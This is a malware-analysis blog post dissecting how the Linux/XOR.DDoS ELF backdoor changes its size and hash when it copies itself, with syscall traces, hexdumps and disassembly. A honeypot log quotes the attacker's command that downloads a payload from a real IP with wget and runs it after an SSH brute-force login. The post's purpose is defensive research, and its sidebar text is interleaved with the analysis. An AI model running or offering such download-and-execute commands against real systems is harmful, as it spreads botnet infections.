Malware Must Die!

Semper legerent "Salve Regina" ante venatione malware

Thursday, September 17, 2015

MMD-0043-2015 - Polymorphic in ELF malware: Linux/Xor.DDOS

Background

A share of knowledge I have, hopefully to make internet safer - @unixfreaxjp

The threat of **Linux/XOR.DDoS**, a China-made ELF backdoor & ddoser malware, a rather specific threat compares to other Chinese ELF ddosers, and it's still on going. I just received a good question (from I assumed from a victim of infection or a researcher) about why the found malware binary is not the same as what was firstly executed one. Well, this writing is short and covering the answer for the asked question only. But, the information maybe important for the mitigation and detection, and also various methodology I use for the sharing to other NIX mates, so I write this post with three processes I conduct to every ELF malware investigation: in *reversing*, *debugging* and *forensics* ways. Please bear with the poor english since I had few time to check, or to the lack of the explanation.

Polymorphic is a behavior of malware during self-reproduction constantly changes ("morphs") the file characteristic (size, hash, etc), and it may not be the same with the previous copy or as previous pre-infection state. The goal of this changes is **to makes it difficult** for signature-based antivirus software programs to recognize and detect the polymorphed malware.

Polymorphic method in malware is an usual practise in windows malware. In UNIX malware maybe it is not as commonly heard as in Windows; but since the nature of NIX malware are coming from networking, either to be "extracted" from encoder/infector files, downloaded or dropped by other malware from the beginning, so..I guess we have many hashes by default. But in this post, we are actually dealing with a polymorphic behavior malware just like ones infecting Windows during the self-copy method.. so I guess it is worth to write a bit.

The reported case was a real infection, a case of known gang/crooks, I am allowed to post the the attack log as per following:

```
2015-09-17 12:04:39+0900 New connection: 43.229.53.90:54005 [session: 133]
2015-09-17 12:04:39+0900 [session=133,ip=43.229.53.90] Remote SSH version: SSH-2.0-PUTTY
2015-09-17 12:04:39+0900 [session=133,ip=43.229.53.90] kex alg, key alg: diffie-hellman-group1-sha1 ssh-
2015-09-17 12:04:39+0900 [session=133,ip=43.229.53.90] outgoing: aes128-ctr hmac-sha1 none
2015-09-17 12:04:39+0900 [session=133,ip=43.229.53.90] incoming: aes128-ctr hmac-sha1 none
2015-09-17 12:04:39+0900 [session=133,ip=43.229.53.90] NEW KEYS
2015-09-17 12:04:40+0900 [session=133,ip=43.229.53.90] starting service ssh-userauth
2015-09-17 12:04:40+0900 [session=133,ip=43.229.53.90] root trying auth none
2015-09-17 12:04:40+0900 [session=133,ip=43.229.53.90] root trying auth password
2015-09-17 12:04:40+0900 [session=133,ip=43.229.53.90] login attempt [root/123456] succeeded
2015-09-17 12:04:40+0900 [session=133,ip=43.229.53.90] root authenticated with password
2015-09-17 12:04:40+0900 [session=133,ip=43.229.53.90] starting service ssh-connection
2015-09-17 12:04:40+0900 [session=133,ip=43.229.53.90] got channel session request
2015-09-17 12:04:40+0900 [session=133,ip=43.229.53.90] channel open
2015-09-17 12:04:40+0900 [session=133,ip=43.229.53.90] executing command #!/bin/sh
        PATH=$PATH:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
        wget http://43.229.53.90/abf/i32da
        chmod +x i32da
        ./i32da
2015-09-17 12:09:42+0900 [session=133,ip=43.229.53.90] remote close
2015-09-17 12:09:42+0900 [session=133,ip=43.229.53.90] sending close 0
2015-09-17 12:09:42+0900 [session=133,ip=43.229.53.90] got channel session request
2015-09-17 12:09:42+0900 [session=133,ip=43.229.53.90] channel open
2015-09-17 12:09:42+0900 [session=133,ip=43.229.53.90] executing command "ls -la /var/run/gcc.pid"
2015-09-17 12:09:42+0900 [session=133,ip=43.229.53.90] exec command: "ls -la /var/run/gcc.pid"
2015-09-17 12:09:43+0900 [session=133,ip=43.229.53.90] Running exec command "ls -la /var/run/gcc.pid"
2015-09-17 12:09:43+0900 [session=133,ip=43.229.53.90] CMD: ls -la /var/run/gcc.pid
2015-09-17 12:09:43+0900 [session=133,ip=43.229.53.90] Command found: ls -la /var/run/gcc.pid
2015-09-17 12:09:43+0900 [session=133,ip=43.229.53.90] sending close 1
2015-09-17 12:09:43+0900 [session=133,ip=43.229.53.90] remote close
2015-09-17 12:09:43+0900 [session=133,ip=43.229.53.90] connection lost
```

Yes, it is a recent attack, please block the IP addresses.

The above log is typical **Linux/Xor.DDOS** **hostasa.org** ssh brute attack pattern. I announced the case not so long ago here (different cases, same attacker)-->[link] and the recent incident was reported too in here-->[link]. I uploaded this ELF malware sample into **Virus Total** w/the link is here-->[link].

Polymorphic PoC

When **Linux/XOR.DDoS** malware was executed, it will come to the stage that it seeks the place to self-copy it self, in my case the linux system call can show us the effort to write file like:

```
open("/usr/bin/lgjgjmkkgd", O_WRONLY|O_CREAT, 0777) ; depends, in mine is ?
open("/bin/lgjgjmkkgd", O_WRONLY|O_CREAT, 0777)     ; depends, in mine is -1
```

In a well-hardened linux system and if the malware is not executed as root you should see the same

About #MalwareMustDie!

Since malware and its evolution is becoming the serious threat in our internet and computer industry. We are now coming to the stage to admit the fact that malware is actually "winning" this longest 15+ years historical "battle" by keep on its existence, infecting and lurking us....[Read More]

Links

- Home Page
- RSS Feeds
- News Search
- Video Demonstration
- MMD Google Code (Tools, Wiki)
- Analysis DropBox & Samples
- Our Full Disclosure Pastebin
- Disclaimer & Sharing Guide
- Malware Dismantling Ops
- Follow & Contact us in Twitter

Search This Blog

Search

Blog Archive

Blog Archive

DropBox: Send your sample!

OPEN


Recent Posts

- MMD-0043-2015 - Polymorphic in ELF malware: Linux/Xor.DDOS
- MMD-0042-2015 - Hunting Mr. Black IDs via Zegost cracking
- MMD-0041-2015 - Reversing PE Mail-Grabber Spambot & its c99 Gate
- MMD-0040-2015 - Learning about VBE Obfuscation & AutoIt Banco Trojan
- MMD-0039-2015 - ChinaZ made new malware: ELF Linux/BillGates.Lite
- MMD-0038-2015 - ChinaZ and ddos123.xyz

result as per pasted above. And that time the malware will aim to the only their favorite heavenly place to copy: **/tmp** :

```
open("/XOR.DDOS.SAMPLE", O_RDONLY)      ; initial exec malware open itself
lseek(3, 0, SEEK_SET);                  ; set LSET to OFFSET to READ
open("/tmp/lgjgjmkkgd", O_WRONLY|O_CREAT, 0777); open self-copy target w/per
read(3, "\177ELF\1\1\1\0\..");          ; read the malware bin
lseek(4, 0, SEEK_SET)                   ; set LSET to OFFSET to WRITE
14878 read(3, "\177ELF\1\1\1\0\…        ; copy process read..
14878 write(4, "\177ELF\1\1\1\0\…       ; copy process write
```

By reverse engineering the ELF malware, after seeking for a while, the assembly procedure below is responsible for the above operation: (the bigger picture click-->>THIS)



You can see the cascade of jumps during each error that might occur until it ends up to the accessed one for the self-copy purpose, starting from **/usr/bin** to **/bin** , and in my case it is ended with **/tmp/[randomname]**. The filename is random and the full path with the directory aimed is to be "fired" via an original API to execute the **execve()**, but we will go to this topic later on.

In Linux memory forensics the blob data copied can be seen clearly with some beautify effort, a good old *hexdump* is still a favorite in dealing with raw hex data:

```
## Copy process illustration (read and write of copy process) in the end o
[...]
00098bd0  6d 65 00 5f 64 6c 5f 6d  61 70 5f 6f 62 6a 65 63  |me._dl_map_obje
00098be0  74 5f 64 65 70 73 00 5f  6e 6c 5f 43 5f 4c 43 5f  |t_deps._nl_C_LC
00098bf0  49 44 45 4e 54 49 46 49  43 41 54 49 4f 4e 00 5f  |IDENTIFICATION._
00098c00  64 6c 5f 6e 73 00 5f 6e  6c 5f 6c 6f 61 64 5f 6c  |dl_ns._nl_load_
00098c10  6f 63 61 6c 65 5f 66 72  6f 6d 5f 61 72 63 68 69  |ocale_from_archi
00098c20  76 65 00 77 63 74 72 61  6e 73 00                 |ve.wctrans.|
00098c2b
```

And the copy process was ended gracefully, as per debug check shows in the system call below:

```
read(3, "", 4096):    ; EO/termination w/no space
close(3);             ; end of copy (reading)
close(4);             ; end of copy (writing)
```

Nothing so special about operation above, but it is related to the next steps, let's go forward.. Now, we can see up to here that the malware was self copied! But why the file gets different?
The next system's call showing the effort to open the written file afterward with flag to write.. What's going on?

```
open("/tmp/lgjgjmkkgd", O_WRONLY); ; opening the copied file
lseek(3, 0, SEEK_END) = 625707 <==size  ; set LSET to the EOF for writing
; SEEK_END = *)    ; note the size of original malware
```

It looks like the pointer of *LSET* used to write is pointing to the end of the file itself, noted the *SEEK_END* flag. For the illustration see the paste "*)" position below:

```
## Illustration of the LSET set in the end of file..

```

MMD-0037-2015 - A bad Shellshock & Linux/XOR.DDoS CNC "under the hood"

MMD-0036-2015 - KINS (or ZeusVM) v2.0.0.0 tookit (builder & panel source code) leaked.

MMD-0035-2015 - .IptabLex or .IptabLes on shellshock.. sponsored by ChinaZ actor

MMD-0034-2015 - New ELF Linux/DES.Downloader on Elasticsearch CVE-2015-1427 exploit

MMD-0033-2015 - Linux/XorDDoS infection incident report (CNC: HOSTASA.ORG)

MMD-0032-2015 - The ELF ChinaZ "reloaded"

MMD-0031-2015 - What is NetWire (multi platform) RAT?

MMD-0030-2015 - New ELF malware on Shellshock: the ChinaZ

China ELF botnet malware infection & distribution scheme unleashed

MMD-0029-2014 - Warning of Mayhem shellshock attack

MMD-0028-2014 - Fuzzy reversing a new China ELF "Linux/XOR.DDoS"

MMD-0027-2014 - Linux ELF bash 0day (shellshock): The fun has only just begun...

Tango down report of OP China ELF DDoS'er

MMD-0026-2014 - Router Malware Warning | Reversing an ARM arch ELF AES.DDoS (China malware)

Another country-sponsored #malware: Vietnam APT Campaign


A protest! What's bad stays bad. Legalized any badness then you'll ruin the faith..

MMD-0025-2014 - ITW Infection of ELF .IptabLex & .IptabLes China #DDoS bots malware

MMD-0024-2014 - Recent Incident Report of Linux ELF (LD_PRELOAD) libworker.so malware attack in Joomla! VPS

DDoS'er as Service - a camouflage of legit stresser/booter/etc

Most read analysis



MMD-0020-2014 - Analysis of infection ELF malware: libworker.so - A shared (DYN) malicious llibrary by LD_PRELOAD

MMD-0028-2014 - Fuzzy reversing a new China ELF "Linux/XOR.DDoS"

The Evil Came Back: Darkleech's Apache Malware Module: Recent Infection, Reversing, Prevention & Source

```
00098bd0  6d 65 00 5f 64 6c 5f 6d  61 70 5f 6f 62 6a 65 63  |me._dl_map_obje|
00098be0  74 5f 64 65 70 73 00 5f  6e 6c 5f 43 5f 4c 43 5f  |t_deps._nl_C_LC|
00098bf0  49 44 45 4e 54 49 46 49  43 41 54 49 4f 4e 00 5f  |IDENTIFICATION._|
00098c00  64 6c 5f 6e 73 00 5f 6e  6c 5f 6c 6f 61 64 5f 6c  |dl_ns._nl_load_|
00098c10  6f 63 61 6c 65 5f 66 72  6f 6d 5f 61 72 63 68 69  |ocale_from_archi|
00098c20  76 65 00 77 63 74 72 61  6e 73 00 *<====          |ve.wctrans.*) <
00098c2b
```

And then we have these two operation called **timeoftheday()** and writing the specific strings in the end of the file:

```
gettimeofday({1442479267, 397488}, NULL) ; for randomid() seed..
write(3, "wlpvpovdvi\0", 11) ; 'size is set to 11'
    ; write string "wlpvpovdvi\0"-
    ; in the LSET position (EOF)
```

So this is what happened for *BEFORE* and *AFTER* the writing:

```
;; BEFORE
00098be0  74 5f 64 65 70 73 00 5f  6e 6c 5f 43 5f 4c 43 5f  |t_deps._nl_C_LC_|
00098bf0  49 44 45 4e 54 49 46 49  43 41 54 49 4f 4e 00 5f  |IDENTIFICATION._|
00098c00  64 6c 5f 6e 73 00 5f 6e  6c 5f 6c 6f 61 64 5f 6c  |dl_ns._nl_load_l|
00098c10  6f 63 61 6c 65 5f 66 72  6f 6d 5f 61 72 63 68 69  |ocale_from_archi|
00098c20  76 65 00 77 63 74 72 61  6e 73 00                 |ve.wctrans.|
00098c2b
;; AFTER
00098be0  74 5f 64 65 70 73 00 5f  6e 6c 5f 43 5f 4c 43 5f  |t_deps._nl_C_LC_|
00098bf0  49 44 45 4e 54 49 46 49  43 41 54 49 4f 4e 00 5f  |IDENTIFICATION._|
00098c00  64 6c 5f 6e 73 00 5f 6e  6c 5f 6c 6f 61 64 5f 6c  |dl_ns._nl_load_l|
00098c10  6f 63 61 6c 65 5f 66 72  6f 6d 5f 61 72 63 68 69  |ocale_from_archi|
00098c20  76 65 00 77 63 74 72 61  6e 73 00 77 6c 70 76 70  |ve.wctrans.wlpvp|
00098c30  6f 76 64 76 69 00                                 |ovdvi.|
00098c36
```

So we see the file was added to 11 characters, which means we should have 11 bytes bigger for the size of file after this self-copy process, we'll get there..hang on!

Following *the calls* of the malware process, we can see the new file was saved:

```
close(3)  ; end of writing process..
```

And executed! Noted: **execve()** function is used to spawn the *shell command*.

```
execve("/tmp/lgjgjmkkgd", ..); ; main running process of XOR.DDOS in new P
                               ; with new size (& hash)
```

You can see how it was executed in the saved process data in the **/proc** :-), so believe me, it doesn't really any fancy tools for UNIX forensics, since UNIX gods already provided us openly with everything:

```
lgjgjmkkg 14881 MMD  cwd   DIR  8,6     4096        7209106 /TESTDIR
lgjgjmkkg 14881 MMD  rtd   DIR  8,1     4096              2 /
lgjgjmkkg 14881 MMD  txt   REG  8,1   "625718 <== NEW SIZE" 829 /tmp/lgjgjmk
lgjgjmkkg 14881 MMD    0u  CHR  1,3      0t0           1028 /dev/null
lgjgjmkkg 14881 MMD    1u  CHR  1,3      0t0           1028 /dev/null
lgjgjmkkg 14881 MMD    2u  CHR  1,3      0t0           1028 /dev/null
```

..as per seen here it runs in new PID , not clone nor *forking/threading* since execution used the shell spawning. See the new size, it gets bigger by 11 bytes.

Below is the illustration of malware samples original and after copy-injected.

```
$ md5sum XOR.DDOS.SAMPLE lgjgjmkkgd
"7642788b739c1ee1b6afeba9830959d3"  XOR.DDOS.SAMPLE
"df50d096fb52c66b17aacf69f074c1c3"  lgjgjmkkgd

$ ls -l XOR.DDOS.SAMPLE lgjgjmkkgd| awk '{print $5, $6, $7, $9}'
"625718" Sep 17 lgjgjmkkgd
"625707" Sep 17 XOR.DDOS.SAMPLE
```

We have different hash and size.

Okay, we're done with the debugging and forensics. Let's see how the reverse engineering goes for this ELF malware binary for the above processes.

This is the part where the **malware self-copy process was executed** in my sample case. Noted: there are so many cases to trail with the similar codes in copying, write files and randomizing them, I counted about more than 4 scenarios prepared for this operation and the author really calculate every possibilities in his code to make sure the malware will run.

Details


How EVIL the PHP/C99Shell can be? From SQL Dumper, Hacktools, to Trojan Distributor Future?



Threat Intelligence - New Locker: Prison Locker (aka: Power Locker ..or whatever those bad actor call it)


MMD-0036-2015 - KINS (or ZeusVM) v2.0.0.0 tookit (builder & panel source code) leaked.


China ELF botnet malware infection & distribution scheme unleashed


A journey to abused FTP sites (story of: Shells, Malware, Bots, DDoS & Spam) - Part 1


MMD-0027-2014 - Linux ELF bash 0day (shellshock): The fun has only just begun...


MMD-0025-2014 - ITW Infection of ELF .IptabLex & .IptabLes China #DDoS bots malware

Subscribe To

Posts

Comments

```
    ; JMP XREF from 0x0804de9d (unk)
    0x0804df7e    8d85beebffff   lea eax, [ebp - 0x1442]
    0x0804df84    89442404       mov dword [esp + 4], eax
    0x0804df88    8d85b3e5ffff   lea eax, [ebp - 0x1a4d]
    0x0804df8e    890424         mov dword [esp], eax
    0x0804df91    e887b1ffff     call sym.copyfile           ;sym.copyfile(unk, unk, unk, unk, unk, unk, unk, unk)
    0x0804df96    85c0           test eax, eax
,=< 0x0804df98    0f84a6000000   je 0x804e074
|   0x0804df9e    837dd800       cmp dword [ebp - 0x28], 0
,==< 0x0804dfa2    751e           jne 0x804dfc2
||  0x0804dfa4    c7442408b873.  mov dword [esp + 8], 0xad1473b8 ; [0xad1473b8:4]=-1
||  0x0804dfac    c7442404b873.  mov dword [esp + 4], 0xad1473b8 ; [0xad1473b8:4]=-1
||  0x0804dfb4    8d85beebffff   lea eax, [ebp - 0x1442]
||  0x0804dfba    890424         mov dword [esp], eax
||  0x0804dfbd    e80ead0100     call sym.lchown             ;sym.lchown() ; sym.__lchown
|   ; JMP XREF from 0x0804dfa2 (unk)
`--> 0x0804dfc2    c745cc000000.  mov dword [ebp - 0x34], 0
```

the jump to **0x804dfc2** will take you to the next process.

The assembly snip below is explaining the writing process to the done-copied file by the malware, it is not using the randomizing **11 characters** but the malware was picking a hard coded *xor crypt strings* that is saved in **0x080cf120** (symbol: ***str.__Ff3VE._7***).

```
,===< 0x0804dfc9    e99c000000     jmp 0x804e06a
|   ; JMP XREF from 0x0804e06e (unk)
|   0x0804dfce    8d85beebffff   lea eax, [ebp - 0x1442]
|   0x0804dfd4    890424         mov dword [esp], eax
|   0x0804dfd7    e8a6b0ffff     call sym.randmd5            ;sym.randmd5()
|   0x0804dfdc    8d85bef7ffff   lea eax, [ebp - 0x842]
|   0x0804dfe2    c700000000.    mov dword [eax], 0
|   0x0804dfe8    c740040000.    mov dword [eax + 4], 0
|   0x0804dfef    66c7400800.    mov word [eax + 8], 0
|   0x0804dff5    e8f69d0100     call sym.getpid             ;sym.getpid() ; sym.__getpid
|   0x0804dffa    8944240c       mov dword [esp + 0xc], eax
|   0x0804dffe    c744240831.    mov dword [esp + 8], 0x80b3211 ; [0x80b3211:4]=0x72006425
|   0x0804e006    c744240400.    mov dword [esp + 4], 0xa
|   0x0804e00e    8d85bef7ffff   lea eax, [ebp - 0x842]      ; preparing print xor'ed string 11 chr
|   0x0804e014    890424         mov dword [esp], eax
|   0x0804e017    e8a49c0000     call sym.snprintf           ;sym.snprintf()
|   0x0804e01c    c744240417.    mov dword [esp + 4], 0x17   ; [0x17:4]=0x4811000
|   0x0804e024    c704240000.    mov dword [esp], 0
|   0x0804e02b    e8e81e0000     call sym.randomid ; where the timeofday() called
|   0x0804e030    0fb7c0         movzx eax, ax
|   0x0804e033    8945d4         mov dword [ebp - 0x2c], eax
|   0x0804e036    8b55d4         mov edx, dword [ebp - 0x2c]
|   0x0804e039    89d0           mov eax, edx
|   0x0804e03b    c1e002         shl eax, 2
|   0x0804e03e    01d0           add eax, edx
|   0x0804e040    c1e002         shl eax, 2
|   0x0804e043    0520f10c08     add eax, str.__Ff3VE._7 ; this lead to 11 chars to be added
|   0x0804e048    89c2           mov edx, eax
|   0x0804e04a    8d85bef7ffff   lea eax, [ebp - 0x842]
|   0x0804e050    89442408       mov dword [esp + 8], eax
|   0x0804e054    89542404       mov dword [esp + 4], edx
|   0x0804e058    8d85beebffff   lea eax, [ebp - 0x1442]
|   0x0804e05e    890424         mov dword [esp], eax        ; it's where the execvp to exec
|   0x0804e061    e888affffff    call sym.LinuxExec_Argv2    ; copied malware
|   0x0804e066    8345cc01       add dword [ebp - 0x34], 1
|   ; JMP XREF from 0x0804dfc9 (unk)
`---> 0x0804e06a    837dcc04       cmp dword [ebp - 0x34], 4   ; [0x4:4]=0x10101
```

The **snprintf()** is an *API function* that will lead (in the VERY end) to **SYS_write** at sys/syscall, since we deal with the statically compiled ELF many libc trails will appear in reversing the function, we may see more of these, sorry to say, unnecessary codes.

The **timeoftheday()** result which was shown during debugging is caused by the function which was called, named function **randomid()**.

```
(fcn) sym.randomid 98
  ; arg int arg_2       @ ebp+0x8
  ; arg int arg_3       @ ebp+0xc
  ; var int local_0_1   @ ebp-0x1
  ; var int local_2     @ ebp-0x8
  ; var int local_3     @ ebp-0xc
  ; var int local_6     @ ebp-0x18
  ; var int local_7     @ ebp-0x1c
  0x0804ff18    55             push ebp
  0x0804ff19    89e5           mov ebp, esp
  0x0804ff1b    53             push ebx
  0x0804ff1c    83ec24         sub esp, 0x24
  0x0804ff1f    8b4508         mov eax, dword [ebp+arg_2]    ; [0x8:4]=0
  0x0804ff22    8b550c         mov edx, dword [ebp+arg_3]    ; [0xc:4]=0
  0x0804ff25    668945e8       mov word [ebp-local_6], ax
  0x0804ff29    668955e4       mov word [ebp-local_7], dx
  0x0804ff2d    c744240400.    mov dword [esp + 4], 0
  0x0804ff35    8d45f4         lea eax, [ebp-local_3]
  0x0804ff38    890424         mov dword [esp], eax
  0x0804ff3b    e8a0710100     call sym.__gettimeofday_internal ;sym.__gettimeofday_internal()
  0x0804ff40    8b45f8         mov eax, dword [ebp-local_2]
  0x0804ff43    890424         mov dword [esp], eax
```

↑Obviously, is a self-explanatory that the **timeoftheday()** is fetching the system time as the seed needed in **randomid()** function.

There is an additional information too actually: I think maybe it is good for our community to know too: **Linux/XOR.DDoS** ELF malware is using a uncommon seen function to execute the shell command, it was called: **LinuxExec_Argv() and LinuxExec_Argv2()**, which was called to act as an API to execute non direct syscall basis commands by the malware (well, this is a static compiled binary), these functions are typical in characteristic, it is a very simple in use, easy to spot (smile) and these are responsible to call **execve()**, a linux system call commands (with the environment parameter

parsed) to be executed during an infection, and also to call **execvp()** for the file execution purpose (with parsing the file path), i.e. shown in the code below:

```
0x0804904d    8b4508          mov eax, dword [ebp+arg_2]     ; [0x8:4]=0
0x08049050    8945e8          mov dword [ebp-local_6], eax
0x08049053    8b450c          mov eax, dword [ebp+arg_3]     ; [0xc:4]=0
0x08049056    8945ec          mov dword [ebp - 0x14], eax
0x08049059    8b4510          mov eax, dword [ebp+arg_4]     ; [0x10:4]=0x30002
0x0804905c    8945f0          mov dword [ebp - 0x10], eax
0x0804905f    8d45e8          lea eax, [ebp-local_6]
0x08049062    89442404        mov dword [esp + 4], eax
0x08049066    8b4508          mov eax, dword [ebp+arg_2]
0x08049069    890424          mov dword [esp], eax
0x0804906c    e85fe90100      call sym.execvp                ; It's how the copied file
0x08049071    c70424000000.   mov dword [esp], 0             ; is executed and this
0x08049078    e8e3cd0000      call sym.exit                  ; process will be ended.
; JMP XREF from 0x0804902a (sym.LinuxExec_Argv2)
0x0804907d    8b45f8          mov eax, dword [ebp-local_2]
0x08049080    c9              leave
0x08049081    c3              ret
```

You may want to see the reference of exec method with *UNIX C library* (*libc*) on execve, execvp at man(2) pages, and yes, UNIX gods are also providing us with good reference too.


Conclusion & reference


Yes, **Linux/XOR.DDoS** malware after copied and executed (read: successfully infecting us) will have a different size (11 bytes bigger..depends.. I only check one binary for this), and have a different hash. So this means that the malware spotted in the panel may not be detected by the scanner used inside of the Linux box if only detecting by the hash.

Many of us still think, *Yeah..ELF malware..won't harm us or end users much*.. But remember, IoT are mostly linux basis, take a look of the most of router's OS now. Also, the infection method and volume of ELF malware is getting better and bigger by days. As proof: We have about 6 of new ELF malware for 2 and half years span only! As MMD (read: *MalwareMustDie, NPO*), we suggest to be prepared to update the ELF malware detection quality as earliest as possible, once an ELF malicious binary hit a server the impact can be way much bigger than a PE hit a PC.


Below are links to the previous **Linux/XOR.DDoS** analysis:.
http://blog.malwaremustdie.org/2015/07/mmd-0037-2015-bad-shellshock.html
http://blog.malwaremustdie.org/2014/09/mmd-0028-2014-fuzzy-reversing-new-china.html


The "new" CNC of the threat:






Oh btw,the CNC is very alive even now...and sending the download/payload too. here's the pcap snips for a hard proof:







Kudos radare.org folks for convincing me to upgrade to git version from /usr/ports one:

```
$
$ #proudly use radare for my reversing.
$
$ r2 -v
radare2 0.10.0-git 8961 @ freebsd-little-x86-32 git.0.9.9-858-gc1335f6
commit: c1335f68345d9abe82a5aa3063594461c12e05f4 build: 2015-09-10
$
$ #MalwareMustDie!
$
```

Stay safe folks! Hope this short writing helps!

#MalwareMustDie

Posted by unixfreaxjp at 8:18 AM

+15 Recommend this on Google

2 comments:

Alejandro September 21, 2015 at 1:34 AM

Nice write-up ! Do you know what is the classic infection vector of this binary? Any automated replication method or basically social engineering and copying itself in USB drives or NFS shares waiting for a naive BOFH to execute the ELF exec?

Thanks !
